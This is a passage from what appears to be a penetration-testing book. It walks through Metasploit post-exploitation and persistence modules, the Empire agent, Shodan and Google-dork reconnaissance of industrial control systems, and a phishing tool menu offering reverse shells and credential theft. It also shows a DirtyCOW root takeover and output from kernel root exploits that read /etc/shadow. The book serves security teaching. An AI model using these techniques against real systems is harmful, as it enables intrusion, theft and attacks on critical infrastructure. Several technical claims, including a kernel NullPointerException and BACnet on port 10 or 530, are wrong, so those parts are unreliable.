Once you exploit the target you can use the posts. To list them type **show post**

```

root@kali: /home/ghost
File Edit View Search Terminal Help
msf > show post

Post
====

Name                Disclosure Date  Rank    Description
----                -
aix/hashdump        2013-10-11     normal  AIX Gather Dump Password Hashes
android/capture/screen          normal  Android Screen Capture
android/manage/remove_lock      normal  Android Settings Remove Device Locks (4.0-4.3)
android/manage/remove_lock_root normal  Android Root Remove Device Locks (root)
cisco/gather/enum_cisco         normal  Cisco Gather Device General Information
firefox/gather/cookies          normal  Firefox Gather Cookies from Privileged Javascript
Shell
firefox/gather/history          2014-04-11    normal  Firefox Gather History from Privileged Javascript
Shell
firefox/gather/passwords        2014-04-11    normal  Firefox Gather Passwords from Privileged Javascript
Shell
firefox/gather/xss              normal  Firefox XSS
firefox/manage/webcam_chat       normal  Firefox Webcam Chat on Privileged Javascript Shell
linux/busybox/enum_connections  normal  BusyBox Enumerate Connections
linux/busybox/enum_hosts        normal  BusyBox Enumerate Host Names
linux/busybox/jailbreak         normal  BusyBox Jailbreak
linux/busybox/ping_net          normal  BusyBox Ping Network Enumeration
linux/busybox/set_dmz           normal  BusyBox DMZ Configuration

```

To know more about a Post Module simply type `info` followed by the post module name. For example type: `info firefox/gather/passwords`

```

root@kali: /home/ghost
File Edit View Search Terminal Help
msf > info firefox/gather/passwords

Name: Firefox Gather Passwords from Privileged Javascript Shell
Module: post/firefox/gather/passwords
Platform:
Arch:
Rank: Normal
Disclosed: 2014-04-11

Provided by:
joev <joev@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      -
SESSION   yes              yes       The session to run this module on.
TIMEOUT   90              yes       Maximum time (seconds) to wait for a response

Description:
This module allows collection of passwords from a Firefox Privileged Javascript Shell.

msf >

```

### Metasploit Persistence scripts

Persistence is a necessary aspect in every successful attack. Thus Metasploit included some persistence scripts that you can use:

- S4U Persistence (Scheduled Persistence)
- Volume Shadow Copy Service Persistence (VSS Persistence)
- VNCInject

```
root@kali: /home/ghost
File Edit View Search Terminal Help
msf > use exploit/windows/local/vss_persistence
msf exploit(vss_persistence) > show options

Module options (exploit/windows/local/vss_persistence):

  Name      Current Setting  Required  Description
  ----      -
  DELAY     1                yes       Delay in Minutes for Reconnect attempt. Needs SCHEDULE_TASK set to true to work. Default delay is 1 minute.
  EXECUTE   true             yes       Run the EXE on the remote system.
  RHOST     localhost        yes       Target address range
  RPATH     RPATH            no        Path on remote system to place Executable. Example: \\Windows\\Temp (DO NOT USE C:\ in your RPATH!)
  RUNKEY    false            yes       Create AutoRun Key for the EXE
  SCHEDULE_TASK false           yes       Create a Scheduled Task for the EXE.
  SESSION   SESSION          yes       The session to run this module on.
  SMBDomain SMBDomain        no        The Windows domain to use for authentication
  SMBPass   SMBPass          no        The password for the specified username
  SMBUser   SMBUser          no        The username to authenticate as
  TIMEOUT   60               yes       Timeout for WMI command in seconds
  VOLUME    C:\              yes       Volume to make a copy of.
```

## Linux Post Exploitation with Empire:

To use the project check clone it from the following github repository:

<https://github.com/EmpireProject/Empire>

Clone it and run

```
sudo ./setup/install.sh
```

```
azureuser@Peerlyst: ~/Empire/setup
File Edit View Search Terminal Help
Get:3 http://azure.archive.ubuntu.com/ubuntu artful/universe amd64 libltnng-ust-ctl2 amd64 2.9.1-1build2 [79.3 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu artful/main amd64 liburcu6 amd64 0.10.0-2 [51.7 kB]
Get:5 http://azure.archive.ubuntu.com/ubuntu artful/universe amd64 libltnng-ust0 amd64 2.9.1-1build2 [152 kB]
Fetched 52.7 MB in 5s (9,878 kB/s)
Selecting previously unselected package libunwind8.
(Reading database ... 131641 files and directories currently installed.)
Preparing to unpack ../libunwind8_1.1-4.1ubuntu2_amd64.deb ...
Unpacking libunwind8 (1.1-4.1ubuntu2) ...
Selecting previously unselected package libltnng-ust-ctl2:amd64.
Preparing to unpack ../libltnng-ust-ctl2_2.9.1-1build2_amd64.deb ...
Unpacking libltnng-ust-ctl2:amd64 (2.9.1-1build2) ...
Selecting previously unselected package liburcu6:amd64.
Preparing to unpack ../liburcu6_0.10.0-2_amd64.deb ...
Unpacking liburcu6:amd64 (0.10.0-2) ...
Selecting previously unselected package libltnng-ust0:amd64.
Preparing to unpack ../libltnng-ust0_2.9.1-1build2_amd64.deb ...
Unpacking libltnng-ust0:amd64 (2.9.1-1build2) ...
Selecting previously unselected package powershell.
Preparing to unpack ../powershell_6.1.0-preview.2-1.ubuntu.17.04_amd64.deb ...
Unpacking powershell (6.1.0-preview.2-1.ubuntu.17.04) ...
```

This is the main screen of Empire:

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====

  EMPiRE

  91 modules currently loaded
  1 listeners currently active
  1 agents currently active

(Empire) >
```

As you can see, this great project contains 3 major component as the following:

- **Modules**
- **Listeners**
- **Agents**

Kali Ninja (<https://creator.wonderhowto.com/kalininja/>) defines them as the following:

- A **listener** is a process which listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker's computer.
- A **stager** is a snippet of code that allows our malicious code to be run via the agent on the compromised host.
- An **agent** is a program that maintains a connection between your computer and the compromised host.

To check listeners type: **listeners**

To use a specific listener type: **uselistener** .

To take a look at the options type **info**.

## Linux kernel exploitation

Linux Kernel exploits are very critical because attackers are compromising the core of the systems. Every modern operating system is based on what we call a “ring protection model”. Usually, they are 4 layers numbered from 0 to 3 as the following graph illustrates:



Figure source

Linux operating system is based on the same mechanism but with 2 layers: The **User Land** and the **Kernel Land**. Memory management is one of the greatest capabilities delivered by the linux Kernel.

Criminals and attackers are using many techniques to exploit the Linux Kernel:

### 1- NULL pointer dereference

This attack occurs because of a NULL pointer error. Thus a **NullPointerException** will be raised. In other words, the programming object refers to an address with Value NULL.

### 2 -Arbitrary kernel read/write

This attack occurs by passing data to the Linux Kernel

### 3 - Memory corruption vulnerabilities

The memory is divided into 4,096-byte memory chunks named pages, to facilitate internal handling. The 12 least significant bits are the offset; the rest is the page number. On the recent x86 architecture, Linux kernel divides the virtual space, usually 4 GB into 3 GB dedicated to UserLand, and 1 GB for kernel land. This operation is named segmentation.

The kernel uses a page table for the correspondence between physical and virtual addresses. To manage the different regions of memory, it uses a virtual memory area (VMA):



Figure source

#### A - Kernel stack vulnerabilities:

The stack is a special memory space. This memory space grows automatically. Attackers are exploiting the fact that if this section gets closer to another memory space a problem will occur and the system will be confused.

#### B- Kernel heap vulnerabilities:

The heap is used for dynamic memory allocation. Kernel heap exploits are dangerous because in most cases, the attacker doesn't need to prepare a Linux module debugging environment.

## **4- Race conditions**

Race conditions exploits are done when the Linux threads are racing to change the same data structure. To avoid this problem Linux implement what we call a **Mutex** (mutual exclusion object).

## **Buffer overflow prevention techniques**

To defend against buffer overflow attacks, there are many implemented techniques to do that like:

### **Address space layout randomization**

Address space layout randomization (ASLR) is a memory-protection process for operating systems (OSes) that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory.

### **Stack canaries**

Stack canaries are used to detect buffer overflow attacks before they occur. Not to prevent them exactly, but they are implemented by compilers to make the exploitation harder by using canaries in potentially vulnerable functions. The function prologue puts a value into the canary location and the epilogue checks to make sure that value is not altered.



Figure source

### Non-executable stack

Non-executable stack (NX) is a virtual memory protection mechanism to block shell code injection from executing on the stack by restricting a particular memory and implementing the NX bit. But this technique is not really worthy against return to libc attacks, although they do not need executable stacks.

### Linux return-oriented programming

Return-oriented programming (ROP) is a well-known technique to bypass most of the discussed protection mechanisms. It is done by finding what we call ROP gadgets (code snippets) and jump to them. In this technique, the attacker hijacks and manipulates program control flow and executes a chain of instructions that reside in memory to perform the attack. This is called ROP chaining.





Figure source

## Linux Hardening

To harden your Linux systems, you need to do the following:

- **Update Linux kernel and applications**
- **Avoid using insecure services such as FTP and telnet and use SFTP and OpenSSH instead**
- **Minimize the attack surface by using only the needed applications and services**
- **If possible, use SELinux**
- **Use a strong password policy**
- **Keep an eye on faillog records**
- **Harden /etc/sysctl.conf**
- **Use an authentication server**

## Summary

This chapter was a lightweight overview of the Linux operating system. We started by exploring the main Linux used commands and discussing many important terminologies in Linux OS. Later we dived deep into the security aspects of Linux and how to exploit a Linux Machine and we finished the chapter by giving some tips to defend against Linux attacks

## References and Further Reading:

- Advanced Infrastructure Penetration Testing - Packt Publishing : Chiheb chebbi
- Linux Users and Groups :  
<https://www.linode.com/docs/tools-reference/linux-users-and-groups/>
- Schedule Tasks on Linux Using Crontab  
<https://kvz.io/blog/2007/07/29/schedule-tasks-on-linux-using-crontab/>
- LinEnum <https://github.com/rebootuser/LinEnum>

## Chapter 14

# ATTACKING ICS/SCADA

Contributor: MIKE ART REBULTAN

### INTRODUCTION

Just like any other organization, ICS/SCADA is not free from cybersecurity attacks. In fact, this is the most dangerous among other compared to others. It does not just damage the organization's reputation or implicates financial impact but lives – Cyber Kinetic. This attack concerns the lives of any living things like plants, Animals, and human.

This article will tackle security attacks on general ICS/SCADA environment – power grid, waste and water management, petrochemical, data center, nuclear power plants, and transportation systems (*air, maritime and railway*) and will focus on the most neglected attack surfaces; physical and system (*OS and firmware*).

### ATTACKING PHYSICAL SECURITY

Social engineering has never been changed since day one. Impersonation is still one of the most common ways that adversaries can get through and inside the facilities and execute their malicious motives. Pretending to be someone will always be their way; IT guy, janitor, delivery man, inspector, business partner, vendor, client, or simply by just tailgating with the legit employee while entering the premises. Sounds like a “Mission Impossible” movie, yes it is!

The most epic story in the ICS/OT is the insider threat. This is where the vendor plug-in their USB drive loaded with payload or Malware infections without the control engineering guy scanning it before connecting to the HMI or workstation inside the ICS. This always happened even with the presence of the company policy especially when the vendor and the employee already had built their relationship as point-of-contact inside the organization.

So even “air-gapped” devices are not exempted on this attack when the adversary is already inside ICS and just waiting for the perfect timing to accomplish their mission without anyone noticing the action until an accident occurs.

## **Signaling Communication Devices**

When was the last time you visited an e-commerce site and checked the price of a gps jamming device? It is not that expensive. This device can also be used for spoofing. What do you think an autopilot plane or maritime and others use for navigation?

## **Communication Channel**

GSM or LTE spoofing the circle line tunnel interferes with the signaling communication between the train and the track. The same happens with the aircraft between the tower controller and the others.

## **Wi-Fi**

This is the same with the communication channel where it can be spoofed, hijacked, or jammed to interfere with the signaling communication. Wardriving is very popular with wi-fi hacking using so many open source tools.

## **CCTV**

Changing the direction of the camera within the premises using an FM radio jammer combined with Samurai Linux distro would accomplish an adversaries easy way in to manipulate operations through the HMI, RTU, or MTU and do damage on the ICS/SCADA.



## ATTACKING LOGICAL SECURITY

In the current generation of the ICS/OT (*4th Gen*), air-gap has been evolved into a connected network and even accessible from the Internet to make the life of the administrators easier. This also made the life of the hackers simpler in attacking their target.

### Reconnaissance

In the cyber kill chain either using either Mandiant or Lockheed Martin's model, this is the very first stage where an adversary plans the attack. For ICS/SCADA, using Shodan and Google Dorking are the most common methodologies to find their target.

Searching for a random victim is not that complicated as much as the hacker knows the CIP and ports where the services are running from different vendors.

1. **SHODAN** – these are the most common search filters that can be used to find a target from Shodan portal.

- Modbus - this is the most commonly used ICS/SCADA protocol with fewer security features like the absence of authentication and also no encryption during message transmission across the network.
- Port:502 - the port number used by Modbus protocol.
- BACnet - this is the protocol used for the Building Automation System (*BAS*) for HVAC application.
- Port:10 or Port:530 - the port that BACnet protocol used.
- S7 (*by Siemens*) - this is the service that Siemens devices are most commonly using.
- Port:502 Country:XX (*where XX are the country code*) - a combination of search filters in Shodan to locate both port and country at the same time.
- Net:1.2.3.0/8 - search filter to identify network segment range.
- ClearSCADA - this is the application used by Schneider Electric on their devices.

- Domain:xyz.com - to specify a targeted domain, this filter can be used with Shodan search.



## 2. DORK – Google searching with ICS/SCADA target is the same with the IT.

- intitle:"Miniweb Start Page" - this is an HMI panel for Simatic web interface.
- inurl:"Portal/Portal.mwsl" - Siemens S7 series of PLC controllers.
- inurl:"ProficiencyPortal/default.asp" - General Electric device web portal
- intitle:"ClearSCADA Home" - Schneider Electric device web portal



3. **MALTEGO CE** – this community edition of Maltego can be a good tool for automated tasks on both Shodan and Google searches. This is readily available in Kali and other security Linux distros.



This stage is crucial for the adversaries as they leverage the effort in looking for vulnerabilities, appliance types, firmware version, and apps configurations they found from Shodan, which they can use for a watering hole attack in a later stage or in parallel with a Spear Phishing attack.

### **Phishing or Spear Phishing**

After finding a target company from the reconnaissance stage, Phishing is the most common and yet effective strategy to compromise a potential privileged AD account and perform a lateral movement from the IT network to the OT environment. This happens when there is no network segmentation between them.

```
| Brutall Created By : Edo Maland ( Screetsec )
| Version           : 1.0
| Codename          : Reaper
| Follow me on Github : @Screetsec
| Dracos Linux      : dracos-linux.org

[01] Meterpreter Reverse TCP Injection using Powershell
[02] Download and Execute Backdoor
[03] Get Credential information With Mimikatz [ Send to gmail ]
[04] Retrieve lots of passwords stored on a local computer [ gmail ]
[05] Payload Prank for attack computer [ Fun with Windows ]
[06] Payload to Manage Windows [ add user,rdp enable,telnet ]
[07] Attacking Windows [ At your Own Risk ]
[08] Help and Tutorials
[09] Credits
[10] Exit

Screetsec@Brutal: >> █
```

## Summary

While there is another attack surface that an adversary can utilize to attack the ICS/SCADA environment, methodologies mentioned here are the easiest amongst them.

To mitigate the risk of these attacks and to implement defense-in-depth, this has been shared in author's recorded talk during the HITB-GSEC Singapore 2018.

## ABBREVIATIONS

CCTV: Closed-Circuit Television

HMI: Human Machine Interface

HVAC: Heating, Ventilating, and Air Conditioning Control

ICS: Industrial Control System

IT: Information Technology

MTU: Master Terminal Unit



RTU: Remote Terminal Unit

SCADA: Supervisory Control and Data Acquisition

OT: Operational Technology

WIFI: IEEE 802.11x

## **References and Further Reading**

- [Attacking MODBUS Protocol](#)
- [ICS Computer Emergency Response Team - Daily News](#)
- [ICS-CERT's Top 20 Cybersecurity Attack Against ICS](#)
- [Cyber Kill Chain](#)
- [Google Dork Database](#)
- [Shodan Search Guide](#)
- [Maltego Community Edition](#)
- [Samurai Linux Framework](#)
- [Brutal Tool for Phishing](#)

## Chapter 15

# Privilege Escalation

Contributor: Haythem Arfaoui

### Introduction

No matter how hard security experts try to keep hackers out of their network they always seem to find a way to steal its data. One of the used techniques is known as Privilege Escalation. A successful Privilege Escalation attack grant hackers privileges that end users don't normally have. Attackers move up the privilege ladder by granting themselves permissions usually reserved for senior level administrators.

In most Privilege Escalation attacks the hacker first logs in with a normal end-user account then searches for flaws in the system that they can be exploited to elevate their privileges in order to gain access to sensitive data they can steal. The consequences of Privilege Escalation can be extreme from loss of these pieces of information to create backdoors or introduce undesirable programs such as malware for future actions and long lasting damage to the organization's reputation.

There are two categories of Privilege Escalation techniques:

- **Horizontal Privilege Escalation** occurs when the attacker, having gained access to a normal low access level account, seeks to gain access to other similar low-level access accounts.
- **Vertical Privilege Escalation** occurs when the attacker attempts to access resources and functions that belong to a user with higher privileges, such as application or site administrators.

In this section, we are going to talk in detail about the security issues that could prompt an effective Privilege Escalation attack on both Linux and Windows OS. We are going also to discuss how an attacker can use the known techniques to successfully elevate his privileges.

## Privilege escalation Techniques

### I. LINUX Privilege Escalation

These are the most common techniques in Linux environment for Privilege Escalation:

- Kernel exploits
- Programs running as root
- Installed software
- Weak/reused/plaintext passwords
- Inside service
- Suid misconfiguration
- Abusing sudo-rights
- World writable scripts invoked by root
- Bad path configuration
- Cronjobs
- Unmounted filesystems

### Kernel Exploits

#### Dirty Cow Exploit

This exploit, initially obtained through an HTTP packet capture, leverages a race condition vulnerability to force the Linux kernel to write arbitrary data to restricted system files.

The race condition vulnerability exists because of a flaw in the way the “Linux kernel’s memory subsystem handles the copy-on-write (COW) function of private readonly memory mappings” (Oester, 2016).

Because of the security implications, the Dirty COW exploit was declared “the most serious Linux local privilege escalation exploit ever” by Dan Rosenberg, a senior researcher at Azimuth

Security (Goodin, 2016). Rosenberg's assessment stems from the fact that the Dirty COW vulnerability exists in virtually every distribution of Linux. According to Security Focus, over 770 Linux versions are vulnerable to Dirty COW (Security Focus, 2016). Furthermore, the vulnerability has been known to exist as early as 2005 (Torvalds/Linux Foundation, 2016). This may suggest that adversaries have actively used the exploit for years without detection or mitigations.

The bug has existed since around 2.6.22 (released in 2007) and was fixed on Oct 18, 2016.

The following example will demonstrate how DirtyCOW can be used by attackers to replace the 'root' user with a new user 'rash' by editing the /etc/passwd file.

```
john@Kioptrix4:/tmp$ whoami
john
john@Kioptrix4:/tmp$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:/tmp$ ./dirty_cow rash
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: rash
Complete line:
rash:ra4vDK7kYsRyI:0:0:pwned:/root:/bin/bash

mmap: b7ee4000
madvise 0

john@Kioptrix4:/tmp$
john@Kioptrix4:/tmp$ su rash
Password:
Failed to add entry for user rash.

rash@Kioptrix4:/tmp# id
uid=0(rash) gid=0(root) groups=0(root)
rash@Kioptrix4:/tmp#
```

You can check out other variants of dirty-cow exploits here

#### [CVE-2017-6074](#) (kernel-4.4.0-21-generic)

A use-after-free flaw was found in the way the Linux kernel's Datagram Congestion Control Protocol (DCCP) implementation freed **SKB** (socket buffer) resources for a **DCCP\_PKT\_REQUEST** packet when the **IPV6\_RECVPKTINFO** option is set on the socket. A local, unprivileged user could use this flaw to alter the kernel memory, allowing them to escalate their privileges on the system.

```

// A proof-of-concept local root exploit for CVE-2017-6074.
// Includes a semireliable SMAP/SMEP bypass.
// Tested on 4.4.0-62-generic #83-Ubuntu kernel.
// https://github.com/xairy/kernel-exploits/tree/master/CVE-2017-6074
//
// Usage:
// $ gcc poc.c -o pwn
// $ ./pwn
// [...] namespace sandbox setup successfully
// [...] disabling SMEP & SMAP
// [...] scheduling 0xffffffff81064550(0x406e0)
// [...] waiting for the timer to execute
// [...] done
// [...] SMEP & SMAP should be off now
// [...] getting root
// [...] executing 0x402043
// [...] done
// [...] should be root now
// [...] checking if we got root
// [+] got r00t ^_^
// [!] don't kill the exploit binary, the kernel will crash
// # cat /etc/shadow
// ...
// daemon*:17149:0:99999:7:::
// bin*:17149:0:99999:7:::
// sys*:17149:0:99999:7:::
// sync*:17149:0:99999:7:::
// games*:17149:0:99999:7:::
// ...
//
// Andrey Konovalov <andreyknvl@gmail.com>

```

### **CVE-2017-7308** (kernel-4.8.0-41-generic)

It was found that the `packet_set_ring()` function of the Linux kernel networking implementation did not properly validate certain block-size data. A local attacker with **CAP\_NET\_RAW** capability could use this flaw to trigger a buffer overflow resulting in a system crash or a privilege escalation.

```

// A proof-of-concept local root exploit for CVE-2017-7308.
// Includes a SHEP & SMAP bypass.
// Tested on 4.8.0-41-generic Ubuntu kernel.
// https://github.com/xairy/kernel-exploits/tree/master/CVE-2017-7308
//
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-41-generic #44~16.04.1-Ubuntu SMP Fri Mar 3 ...
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] namespace sandbox set up
// [.] KASLR bypass enabled, getting kernel addr
// [.] done, kernel text: ffffffff87000000
// [.] commit_creds: ffffffff870a5cf0
// [.] prepare_kernel_cred: ffffffff870a60e0
// [.] native_write_cr4: ffffffff87064210
// [.] padding heap
// [.] done, heap is padded
// [.] SHEP & SMAP bypass enabled, turning them off
// [.] done, SHEP & SMAP should be off now
// [.] executing get root payload 0x401516
// [.] done, should be root now
// [.] checking if we got root
// [+] got root ^_^
// root@ubuntu:/home/user# cat /etc/shadow
// root:!:17246:0:99999:7:::
// daemon:!:17212:0:99999:7:::
